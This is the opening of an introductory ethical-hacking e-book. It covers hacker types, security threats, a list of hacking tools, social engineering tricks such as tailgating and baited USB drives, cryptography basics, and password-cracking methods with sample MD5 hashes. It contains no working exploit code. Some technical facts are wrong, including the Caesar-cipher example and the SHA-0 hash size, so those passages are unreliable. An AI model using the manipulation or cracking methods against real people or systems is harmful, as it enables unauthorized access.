

ETHICAL HACKING

FROM BEGINNER
TO ADVANCED



SHUBHAM YADAV

ETHICAL HACKING

FROM BEGINNER
TO ADVANCED



SHUBHAM YADAV

Ethical Hacking From Beginner to Advanced

PART:- 1

Let's get Started, I guarantee you that you will be an expert in the field of ethical hacking after reading this e-book.

+++++



About Me:-

Shubham Yadav, The India's Very Youngest Ethical Hacker And Cyber Security Expert. He is a Computer Geek and Independent Computer Security & Digital Intelligence Researcher and Cyber Crime Investigator. The young and dynamic Personality of Shubham has not only Assisted in Solving Complex Cyber Crime Cases but has also Played an Instrumental Role in Creating Awareness about Information Security and Cyber Crimes.....

Thanks and Regards,
Shubham Yadav

+++++

Training Summary

An Ethical Hacker exposes vulnerabilities in software to help business owners fix those security holes before a malicious hacker discovers them. In this course, you learn all about Ethical hacking with loads of **live hacking examples** to make the subject matter clear.

What should I know?

Nothing! This is an absolute beginner guide to Ethical hacking.

Course Syllabus

Introduction:-

1. What is Hacking?
2. Potential Security Threats To Your Computer Systems
3. Skills Required to Become a Ethical Hacker
4. Top 20 Ethical Hacking Tools

Advanced Stuff:-

1. How to hack using Social Engineering
2. How to make your data safe using Cryptography
3. How to crack password of an Application
4. Learn everything about Trojans, Viruses, and Worms
5. Learn ARP Poisoning with Examples
6. Wireshark Tutorial: Network & Passwords Sniffer
7. How to hack wireless networks
8. Ultimate guide to DoS(Denial of Service) Attacks
9. BEST DDoS Attack Tools
10. How to Hack a Website
11. Learn SQL Injection with practical example

More topics will be covered in part 2 of this book.....

What is Hacking? Introduction & Types

What is Hacking?

Hacking is identifying weakness in computer systems or networks to exploit its weaknesses to gain access. Example of Hacking: Using password cracking algorithm to gain access to a system

Computers have become mandatory to run successful businesses. It is not enough to have isolated computers systems; they need to be networked to facilitate communication with external businesses. This exposes them to the outside world and hacking. Hacking means using computers to commit fraudulent acts such as fraud, privacy invasion, stealing corporate/personal data, etc. Cyber crimes cost many organizations millions of dollars every year. Businesses need to protect themselves against such attacks.

In this tutorial, we will learn-

- Common Hacking Terminologies
- What is Cyber Crime?
- Types of Cyber Crime
- What is Ethical Hacking?
- Why Ethical Hacking?
- Legality of Ethical Hacking
- Summary

Before we go any further, let's look at some of the most commonly used terminologies in the world of hacking.

Who is a Hacker? Types of Hackers

A **Hacker** is a person who finds and exploits the weakness in computer

systems and/or networks to gain access. Hackers are usually skilled computer programmers with knowledge of computer security.

Hackers are classified according to the intent of their actions. The following list classifies hackers according to their intent.



Ethical Hacker (White Hat Hacker): A hacker who gains access to systems with a view to fix the identified weaknesses. They may also perform penetration Testing and vulnerability assessments.

Criminal Hacker (Black Hat Hacker): A hacker who gains unauthorized access to computer systems for personal gain. The intent is usually to steal corporate data, violate privacy rights, transfer funds from bank accounts etc.

Grey Hat Hacker: A grey hat hacker is a computer hacker or computer security expert who may sometimes violate laws or typical ethical standards, but does not have the malicious intent typical of a black hat hacker.

What is Cybercrime?



Cyber crime is the use of computers and networks to perform illegal activities such as spreading computer viruses, online bullying, performing unauthorized electronic fund transfers, etc.

Most cyber crimes are committed through the internet. Some cyber crimes can also be carried out using Mobile phones via SMS and online chatting applications.

Type of Cybercrime

- The following list presents the common types of cybercrimes:
- **Computer Fraud:** Intentional deception for personal gain via the use of computer systems.
- **Privacy violation:** Exposing personal information such as email addresses, phone number, account details, etc. on social media, websites, etc.
- **Identity Theft:** Stealing personal information from somebody and impersonating that person.
- **Sharing copyrighted files/information:** This involves distributing copyright protected files such as eBooks and computer programs etc.

- **Electronic funds transfer:** This involves gaining unauthorized access to bank computer networks and making illegal fund transfers.
- **Electronic money laundering:** This involves the use of the computer to launder money.
- **ATM Fraud:** This involves intercepting ATM card details such as account number and PIN numbers. These details are then used to withdraw funds from the intercepted accounts.
- **Denial of Service Attacks:** This involves the use of computers in multiple locations to attack servers with a view of shutting them down.
- **Spam:** Sending unauthorized emails. These emails usually contain advertisements.

What is Ethical Hacking?

Ethical Hacking is identifying weakness in computer systems and/or computer networks and coming with countermeasures that protect the weaknesses. Ethical hackers must abide by the following rules.

- Get **written permission** from the owner of the computer system and/or computer network before hacking.
- **Protect the privacy of the organization** been hacked.
- **Transparently report** all the identified weaknesses in the computer system to the organization.
- **Inform** hardware and software vendors of the **identified weaknesses**.

Why Ethical Hacking?

- Information is one of the most valuable assets of an organization. Keeping information secure can protect an organization's image and save an organization a lot of money.
- Hacking can lead to loss of business for organizations that deal in finance such as PayPal. Ethical hacking puts them a step ahead of the cyber criminals who would otherwise lead to loss of business.

Legality of Ethical Hacking

Ethical Hacking is legal if the hacker abides by the rules stipulated in the above section on the definition of ethical hacking. The International Council of E-Commerce Consultants (EC-Council) provides a certification

program that tests individual's skills. Those who pass the examination are awarded with certificates. The certificates are supposed to be renewed after some time.

Summary

- Hacking is identifying and exploiting weaknesses in computer systems and/or computer networks.
- Cybercrime is committing a crime with the aid of computers and information technology infrastructure.
- Ethical Hacking is about improving the security of computer systems and/or computer networks.
- Ethical Hacking is legal.

[2]

Potential Security Threats To Your Computer Systems

A computer system threat is anything that leads to loss or corruption of data or physical damage to the hardware and/or infrastructure. Knowing how to identify computer security threats is the first step in protecting computer systems. The threats could be intentional, accidental or caused by natural disasters.



In this article, we will introduce you to the common computer system threats and how you can protect systems against them.

Topics covered in this tutorial

- What is a Security Threat?
- What are Physical Threats?
- What are Non-physical Threats?

What is a Security Threat?

Security Threat is defined as a risk that can potentially harm computer systems and organization. The cause could be physical such as someone stealing a computer that contains vital data. The cause could also be non-physical such as a virus attack. In these tutorial series, we will define a threat as a potential attack from a hacker that can allow them to gain unauthorized access to a computer system.



What are Physical Threats?

A physical threat is a potential cause of an incident that may result in loss or physical damage to the computer systems.



The following list classifies the physical threats into three (3) main categories:

- **Internal:** The threats include fire, unstable power supply, humidity in the rooms housing the hardware, etc.
- **External:** These threats include Lightning, floods, earthquakes, etc.
- **Human:** These threats include theft, vandalism of the infrastructure and/or hardware, disruption, accidental or intentional errors.

To protect computer systems from the above mentioned physical threats, an organization must have physical security control measures.

The following list shows some of the possible measures that can be taken:

- **Internal:** Fire threats could be prevented by the use of automatic fire detectors and extinguishers that do not use water to put out a fire. The unstable power supply can be prevented by the use of voltage controllers. An air conditioner can be used to control the humidity in the computer room.
- **External:** Lightning protection systems can be used to protect computer systems against such attacks. Lightning protection systems are not 100% perfect, but to a certain extent, they reduce the chances of Lightning causing damage. Housing computer systems in high lands

are one of the possible ways of protecting systems against floods.

- **Humans:** Threats such as theft can be prevented by use of locked doors and restricted access to computer rooms.

What are Non-physical threats?

A non-physical threat is a potential cause of an incident that may result in:

- Loss or corruption of system data
- Disrupt business operations that rely on computer systems
- Loss of sensitive information
- Illegal monitoring of activities on computer systems
- Cyber Security Breaches
- Others

The non-physical threats are also known as **logical threats**. The following list is the common types of non-physical threats;

- Virus
- Trojans
- Worms
- Spyware
- Keyloggers
- Adware
- Denial of Service Attacks
- Distributed Denial of Service Attacks
- Unauthorized access to computer systems resources such as data
- Phishing
- Other Computer Security Risks

To protect computer systems from the above-mentioned threats, an organization must have **logical security measures** in place. The following list shows some of the possible measures that can be taken to protect cyber security threats

To protect against viruses, Trojans, worms, etc. an organization can use anti-virus software. In addition to the anti-virus software, an organization can also have control measures on the usage of external storage devices and visiting the website that is most likely to download unauthorized programs

onto the user's computer.

Unauthorized access to computer system resources can be prevented by the use of authentication methods. The authentication methods can be, in the form of user ids and strong passwords, smart cards or biometric, etc.

Intrusion-detection/prevention systems can be used to protect against denial of service attacks. There are other measures too that can be put in place to avoid denial of service attacks.

Summary

- A threat is any activity that can lead to data loss/corruption through to disruption of normal business operations.
- There are physical and non-physical threats
- Physical threats cause damage to computer systems hardware and infrastructure. Examples include theft, vandalism through to natural disasters.
- Non-physical threats target the software and data on the computer systems.

[3]

Skills Required to Become an Ethical Hacker

Skills allow you to achieve your desired goals within the available time

and resources. As a hacker, you will need to develop skills that will help you get the job done. These skills include learning how to program, use the internet, good at solving problems, and taking advantage of existing security tools.


In this article, we will introduce you to the common programming languages and skills that you must know as a hacker.

Topics covered in this tutorial

- What is a programming language?
- Why should you learn how to program?
- What languages should you learn?
- Other skills
- Summary

What is a programming language?

A programming language is a language that is used to develop computer programs. The programs developed can range from operating systems; data based applications through to networking solutions.



Why should you learn how to program?

- Hackers are the problem solver and tool builders, learning how to program will help you implement solutions to problems. It also differentiates you from script kiddies.
- Writing programs as a hacker will help you to automate many tasks which would usually take lots of time to complete.
- Writing programs can also help you identify and exploit programming errors in applications that you will be targeting.
- You don't have to reinvent the wheel all the time, and there are a number of open source programs that are readily usable. You can **customize the already existing applications and add your methods to suit your needs.**

What languages should I learn?

The answer to this question **depends on your target computer systems and**

platforms. Some programming languages are used to develop for only specific platforms. As an example, Visual Basic Classic (3, 4, 5, and 6.0) is used to write applications that run on Windows operating systems. It would, therefore, be illogical for you to learn how to program in Visual Basic 6.0 when your target is hacking Linux based systems.

Other skills

In addition to programming skills, a good hacker should also have the following skills:

- **Know how to use the internet and search engines effectively** to gather information.
- Get a **Linux-based operating system** and know the basic commands that every Linux user should know.
- **Practice** makes perfect, a good hacker should be hard working and positively contribute to the hacker community. He/she can contribute by developing open source programs, answering questions in hacking forums, etc.

Summary

- Programming skills are essential to becoming an effective hacker.
- Network skills are essential to becoming an effective hacker
- SQL skills are essential to becoming an effective hacker.
- Hacking tools are programs that simplify the process of identifying and exploiting weaknesses in computer systems.

Top 10 Ethical Hacking Tools

What are Hacking Tools?

Hacking Tools are computer programs and scripts that help you find and exploit weaknesses in computer systems, web applications, servers and networks. There are a variety of such tools available on the market. Some of them are open source while others are commercial solutions.

In this list we highlight the top 20 tools for Ethical Hacking of web applications, servers and networks

1) Netsparker

Netsparker is an easy to use web application security scanner that can automatically find SQL Injection, XSS and other vulnerabilities in your web applications and web services. It is available as on-premises and SAAS



Features

- Dead accurate vulnerability detection with the unique Proof-Based Scanning Technology.
- Minimal configuration required. Scanner automatically detects URL rewrite rules, custom 404 error pages.
- REST API for seamless integration with the SDLC, bug tracking systems etc.
- Fully scalable solution. Scan 1,000 web applications in just 24 hours.

2) Acunetix

Acunetix is a fully automated ethical hacking solution that mimics a hacker to

keep one step ahead of malicious intruders. The web application security scanner accurately scans HTML5, JavaScript and Single-page applications. It can audit complex, authenticated web apps and issues compliance and management reports on a wide range of web and network vulnerabilities.



Features:

- Scans for all variants of SQL Injection, XSS, and 4500+ additional vulnerabilities
- Detects over 1200 WordPress core, theme, and plugin vulnerabilities
- Fast & Scalable – crawls hundreds of thousands of pages without interruptions
- Integrates with popular WAFs and Issue Trackers to aid in the SDLC
- Available On Premises and as a Cloud solution.



3) Burp Suite:

Burp Suite is a useful platform for performing Security Testing of web applications. Its various tools work seamlessly together to support the entire pen testing process. It spans from initial mapping to analysis of an application's attack surface.

Features:

- It can detect over 3000 web application vulnerabilities.
- Scan open-source software and custom-built applications
- An easy to use Login Sequence Recorder allows the automatic scanning
- Review vulnerability data with built-in vulnerability management.
- Easily provide wide variety of technical and compliance reports
- Detects Critical Vulnerabilities with 100% Accuracy
- Automated crawl and scan
- Advanced scanning feature for manual testers
- Cutting-edge scanning logic

4) Luminati



Luminati is a proxy service provider that offers more than 40 million residential and other IPs all around the world. The website allows you to integrate proxy IPs via their own API, available in all common coding languages.

Features:

- Flexible billing and powerful and configurable tools
- Surf the web using a proxy without requiring coding or complex integration
- Allowing you to manage your proxies without any no coding.

5) Ettercap:



Ettercap is an ethical hacking tool. It supports active and passive dissection including features for network and host analysis.

Features:

- It supports active and passive dissection of many protocols
- Feature of ARP poisoning to sniff on a switched LAN between two hosts
- Characters can be injected into a server or to a client while maintaining a live connection
- Ettercap is capable of sniffing an SSH connection in full duplex
- Allows sniffing of HTTP SSL secured data even when the connection is made using proxy
- Allows creation of custom plugins using Ettercap's API

6) Aircrack:



Aircrack is a trustable ethical hacking tool. It cracks vulnerable wireless connections. It is powered by WEP WPA and WPA 2 encryption Keys.

Features:

- More cards/drivers supported
- Support all types of OS and platforms
- New WEP attack: PTW
- Support for WEP dictionary attack
- Support for Fragmentation attack
- Improved tracking speed

7) Angry IP Scanner:



Angry IP Scanner is an open-source and cross-platform ethical hacking tool. It scans IP addresses and ports.

Features:

- Scans local networks as well as the Internet
- Free and open-source tool
- Random or file in any format
- Exports results into many formats
- Extensible with many data fetchers
- Provides command-line interface
- Works on Windows, Mac, and Linux
- No need for Installation

8) GFI LanGuard:

GFI LanGuard

GFI LanGuard is an ethical tool that scans networks for vulnerabilities. It can act as your 'virtual security consultant' on demand. It allows creating an asset inventory of every device.

Features:

- It helps to maintain a secure network over time is to know which changes are affecting your network and
- Patch management: Fix vulnerabilities before an attack
- Analyze network centrally
- Discover security threats early
- Reduce cost of ownership by centralizing vulnerability scanning
- Help to maintain a secure and compliant network



9) Hashcat:

Hashcat is a robust password cracking ethical hacking tool. It can help users to recover lost passwords, audit password security, or just find out what data is stored in a hash.

Features:

- Open-Source platform
- Multi-Platform Support
- Allows utilizing multiple devices in the same system
- Utilizing mixed device types in the same system
- It supports distributed cracking networks
- Supports interactive pause/resume
- Supports sessions and restore
- Built-in benchmarking system
- Integrated thermal watchdog
- Supports automatic performance tuning

10) Rainbow Crack:

RainbowCrack is a password cracking tool widely used for ethical hacking. It cracks hashes with rainbow tables. It uses a time-memory tradeoff algorithm for this purpose.

Features:

- Full time-memory trade-off tool suites, including rainbow table generation
- It Support rainbow table of any hash algorithm
- Support rainbow table of any charset
- Support rainbow table in raw file format (.rt) and compact file format
- Computation on multi-core processor support
- GPU acceleration with multiple GPUs
- Runs on Windows OS and Linux
- Unified rainbow table file format on every supported OS
- Command line user interface
- Graphics user interface

[5]

How to hack using Social Engineering

What is Social Engineering?

Social engineering is the art of manipulating users of a computing system into revealing confidential information that can be used to gain unauthorized access to a computer system. The term can also include activities such as exploiting human kindness, greed, and curiosity to gain access to restricted

access buildings or getting the users to install backdoor software.


Knowing the tricks used by hackers to trick users into releasing vital login information among others is fundamental in protecting computer systems

In this tutorial, we will introduce you to the common social engineering techniques and how you can come up with security measures to counter them.

Topics covered in this tutorial

- [How does social engineering work?](#)
- Common Social Engineering Techniques
- Social Engineering Countermeasures

How does social engineering work?



HERE,

- **Gather Information:** This is the first stage, he learns as much as he

can about the intended victim. The information is gathered from company websites, other publications and sometimes by talking to the users of the target system.

- **Plan Attack:** The attackers outline how he/she intends to execute the attack
- **Acquire Tools:** These include computer programs that an attacker will use when launching the attack.
- **Attack:** Exploit the weaknesses in the target system.
- **Use acquired knowledge:** Information gathered during the social engineering tactics such as pet names, birthdates of the organization founders, etc. is used in attacks such as password guessing.

Common Social Engineering Techniques:

Social engineering techniques can take many forms. The following is the list of the commonly used techniques.

- **Familiarity Exploit:** Users are less suspicious of people they are familiar with. An attacker can familiarize him/herself with the users of the target system prior to the social engineering attack. The attacker may interact with users during meals, when users are smoking he may join, on social events, etc. This makes the attacker familiar to the users. Let's suppose that the user works in a building that requires an access code or card to gain access; the attacker may follow the users as they enter such places. The users are most likely to hold the door open for the attacker to go in as they are familiar with them. The attacker can also ask for answers to questions such as where you met your spouse, the name of your high school math teacher, etc. The users are most likely to reveal answers as they trust the familiar face. This information could be used to hack email accounts and other accounts that ask similar questions if one forgets their password.

- **Intimidating Circumstances:** People tend to avoid people who intimidate others around them. Using this technique, the attacker may pretend to have a heated argument on the phone or with an accomplice in the scheme. The attacker may then ask users for information which would be used to compromise the security of the users' system. The users are most likely to give the correct answers just to avoid having a confrontation with the attacker. This technique can also be used to avoid being checked at a security checkpoint.
- **Phishing:** This technique uses trickery and deceit to obtain private data from users. The social engineer may try to impersonate a genuine website such as Yahoo and then ask the unsuspecting user to confirm their account name and password. This technique could also be used to get credit card information or any other valuable personal data.
- **Tailgating:** This technique involves following users behind as they enter restricted areas. As a human courtesy, the user is most likely to let the social engineer inside the restricted area.
- **Exploiting human curiosity:** Using this technique, the social engineer may deliberately drop a virus infected flash disk in an area where the users can easily pick it up. The user will most likely plug the flash disk into the computer. The flash disk may auto run the virus, or the user may be tempted to open a file with a name such as Employees Revaluation Report 2013.docx which may actually be an infected file.
- **Exploiting human greed:** Using this technique, the social engineer may lure the user with promises of making a lot of money online by filling in a form and confirming their details using credit card details, etc.

Social Engineering Countermeasures

Most techniques employed by social engineers involve manipulating human biases. To counter such techniques, an organization can;

- **To counter the familiarity exploit,** the users must be trained to not substitute familiarity with security measures. Even the people that they are familiar with must prove that they have the authorization to access certain areas and information.

- **To counter intimidating circumstances attacks**, users must be trained to identify social engineering techniques that fish for sensitive information and politely say no.
- **To counter phishing techniques**, most sites such as Yahoo use secure connections to encrypt data and prove that they are who they claim to be. **Checking the URL may help you spot fake sites. Avoid responding to emails that request you to provide personal information.**
- **To counter tailgating attacks**, users must be trained not to let others use their security clearance to gain access to restricted areas. Each user must use their own access clearance.
- **To counter human curiosity**, it's better to submit picked up flash disks to **system administrators who should scan them for viruses or other infections** preferably on an isolated machine.
- **To counter techniques that exploit human greed**, employees must be **trained** on the dangers of falling for such scams.

Summary

- Social engineering is the art of exploiting the human elements to gain access to un-authorized resources.
- Social engineers use a number of techniques to fool the users into revealing sensitive information.
- Organizations must have security policies that have social engineering countermeasures.

How to make your data safe using Cryptography

Information plays a vital role in the running of business, organizations, military operations, etc. **Information in the wrong hands can lead to loss of business or catastrophic results. To secure communication, a business can use cryptology to cipher information.** Cryptology involves transforming information into the Nonhuman readable format and vice versa.

In this article, we will introduce you to the world of cryptology and how you can secure information from falling into the wrong hands.

Topics covered in this tutorial:


- What is cryptography?
- What is cryptanalysis?
- What is cryptology?
- Encryption Algorithms

What is Cryptography?

Cryptography is the study and application of techniques that hide the real meaning of information by transforming it into nonhuman readable formats and vice versa.

Let's illustrate this with the aid of an example. Suppose you want to send the message "I LOVE APPLES", you can replace every letter in the phrase with the third successive letter in the alphabet. The encrypted message will be "K NQXG CRRNGV". To decrypt our message, we will have to go back three letters in the alphabet using the letter that we want to decrypt. The image below shows how the transformation is done.

Key: Replace every letter with 3rd successive letter



The process of transforming information into nonhuman readable form is called encryption.

The process of reversing encryption is called **decryption**.

Decryption is done using a **secret key** which is only known to the legitimate recipients of the information. The key is used to decrypt the hidden messages. This makes the communication secure because even if the attacker manages to get the information, it will not make sense to them.

The encrypted information is known as a **cipher**.

What is Cryptanalysis?

Cryptanalysis is the art of trying to decrypt the encrypted messages without the use of the key that was used to encrypt the messages.

Cryptanalysis uses mathematical analysis & algorithms to decipher the ciphers. The success of cryptanalysis attacks depends

- Amount of time available
- Computing power available
- Storage capacity available

The following is a list of the commonly used Cryptanalysis attacks:

- **Brute force attack**– this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- **Dictionary attack**– this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- **Rainbow table attack**– this type of attack compares the cipher text against pre-computed hashes to find matches.

What is cryptology?

Cryptology combines the techniques of cryptography and cryptanalysis.

Encryption Algorithms

MD5– this is the acronym for Message-Digest 5. It is used to create 128-bit hash values. Theoretically, hashes cannot be reversed into the original plain text. MD5 is used to encrypt passwords as well as check data integrity. MD5 is not collision resistant. Collision resistance is the difficulty in finding two values that produce the same hash values.

- **SHA**– this is the acronym for Secure Hash Algorithm. SHA algorithms are used to generate condensed representations of a message (message digest). It has various versions such as;
 - **SHA-0**: produces 120-bit hash values. It was withdrawn from use due to significant flaws and replaced by SHA-1.
 - **SHA-1**: produces 160-bit hash values. It is similar to earlier versions of MD5. It has cryptographic weakness and is not recommended for use since the year 2010.
 - **SHA-2**: it has two hash functions namely SHA-256 and SHA-512. SHA-256 uses 32-bit words while SHA-512 uses 64-bit words.
 - **SHA-3**: this algorithm was formerly known as Keccak.
- **RC4**– this algorithm is used to create stream ciphers. It is mostly used in protocols such as **Secure Socket Layer (SSL)** to encrypt internet communication and **Wired Equivalent Privacy (WEP)** to secure wireless networks.

- **BLOWFISH**– this algorithm is used to create keyed, symmetrically blocked ciphers. It can be used to encrypt passwords and other data.

Summary

- Cryptography is the science of ciphering and deciphering messages.
- A cipher is a message that has been transformed into a nonhuman readable format.
- Deciphering is reversing a cipher into the original text.
- Cryptanalysis is the art of deciphering ciphers without the knowledge of the key used to cipher them.
- Cryptology combines the techniques of both cryptography and cryptanalyst.

How to crack password of an Application

What is Password Cracking?

Password cracking is the process of attempting to gain Unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

Password cracking employs a number of techniques to achieve its goals. The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match



In this Tutorial, we will introduce you to the common password cracking techniques and the countermeasures you can implement to protect systems against such attacks.

Topics covered in this tutorial

- What is password strength?

- Password cracking techniques
- Password Cracking Tools
- Password Cracking Countermeasures
- Hacking Practical

What is password strength?

Password strength is the measure of a password's efficiency to resist password cracking attacks. The strength of a password is determined by;

- **Length:** the number of characters the password contains.
- **Complexity:** does it use a combination of letters, numbers, and symbols?
- **Unpredictability:** is it something that can be guessed easily by an attacker?

Let's now look at a practical example. We will use three passwords namely

1. *password*
2. *password1*
3. *#password1\$*

For this example, we will use the password strength indicator of Cpanel when creating passwords. The images below show the password strengths of each of the above-listed passwords.

The screenshot shows the Cpanel Password Generator interface. The 'Password' field contains 'password' and has a green checkmark. The 'Password (again)' field also contains 'password' and has a green checkmark. The 'Strength (why?)' field displays 'Very Weak (1/100)' in a red box, indicating a very low strength score. The interface includes a 'password' logo and a 'Password Generator' label.

Note: the password used is password strength is 1, and it's very weak.

The screenshot shows the Cpanel Password Generator interface. The 'Password' field contains 'password1' and has a green checkmark. The 'Password (again)' field also contains 'password1' and has a green checkmark. The 'Strength (why?)' field displays 'Weak (28/100)' in an orange box, indicating a low strength score. The interface includes a 'password1' logo and a 'Password Generator' label.

Note: the password used is password1 the strength is 28, and it's still weak.

Password: ✓
 Password (again): ✓
 Strength (why?): **Strong (60/100)** #password1\$ Password Generator

Note: The password used is #password1\$ the strength is 60 and it's strong. The higher the strength number, better the password.

Let's suppose that we have to store our above passwords using md5 encryption. We will use an online md5 hash generator to convert our passwords into md5 hashes.

The table below shows the password hashes

Password	MD5 Hash	Cpanel Strength Indicator
password	5f4dcc3b5aa765d61d8327deb882cf99	1
password1	7c6a180b36896a0a8c02787eeafb0e4c	28
#password1\$	29e08fb7103c327d68327f23d8d9256c	60

We will now use www.md5this.com to crack the above hashes. The images below show the password cracking results for the above passwords.

The value of **5f4dcc3b5aa765d61d8327deb882cf99** resolves to -> **password**

The value of **7c6a180b36896a0a8c02787eeafb0e4c** resolves to -> **password1**

Could not resolve the value of **29e08fb7103c327d68327f23d8d9256c** md5 hash.

As you can see from the above results, we managed to crack the first and second passwords that had lower strength numbers. We didn't manage to crack the third password which was longer, complex and unpredictable. It had a higher strength number.

Password cracking techniques

There are a number of **techniques that can be used to crack passwords**. We will describe the most commonly used ones below;

- **Dictionary attack**– This method involves the use of a wordlist to compare against user passwords.
- **Brute force attack**– This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value “password” can also be tried as p@\$word using the brute force attack.
- **Rainbow table attack**– This method uses pre-computed hashes. Let's assume that we have a database which stores passwords as md5 hashes. We can create another database that has md5 hashes of commonly used passwords. We can then compare the password hash we have against the stored hashes in the database. If a match is found, then we have the password.
- **Guess**– As the name suggests, this method involves guessing. Passwords such as qwerty, password, admin, etc. are commonly used or set as default passwords. If they have not been changed or if the user is careless when selecting passwords, then they can be easily compromised.
- **Spidering**– Most organizations use passwords that contain company information. This information can be found on company websites, social media such as facebook, twitter, etc. Spidering gathers information from these sources to come up with word lists. The word list is then used to perform dictionary and brute force attacks.

Spidering sample dictionary attack wordlist

1976 <founder birth year>

smith jones <founder name>

acme <company name/initials>

built|to|last <words in company vision/mission>

golfing|chess|soccer <founders hobbies

Password cracking tool

These are software programs that are used to crack user passwords. We already looked at a similar tool in the above example on password strengths. The website www.md5this.com uses a rainbow table to crack passwords. We will now look at some of the commonly used tools

John the Ripper

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses a wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website www.openwall.com/john/ for more information and how to use it.

Cain & Abel

Cain & Abel runs on windows. It is used to recover passwords for user accounts, recovery of Microsoft Access passwords; networking sniffing, etc. Unlike John the Ripper, Cain & Abel uses a graphic user interface. It is very common among newbies and script kiddies because of its simplicity of use.

Ophcrack

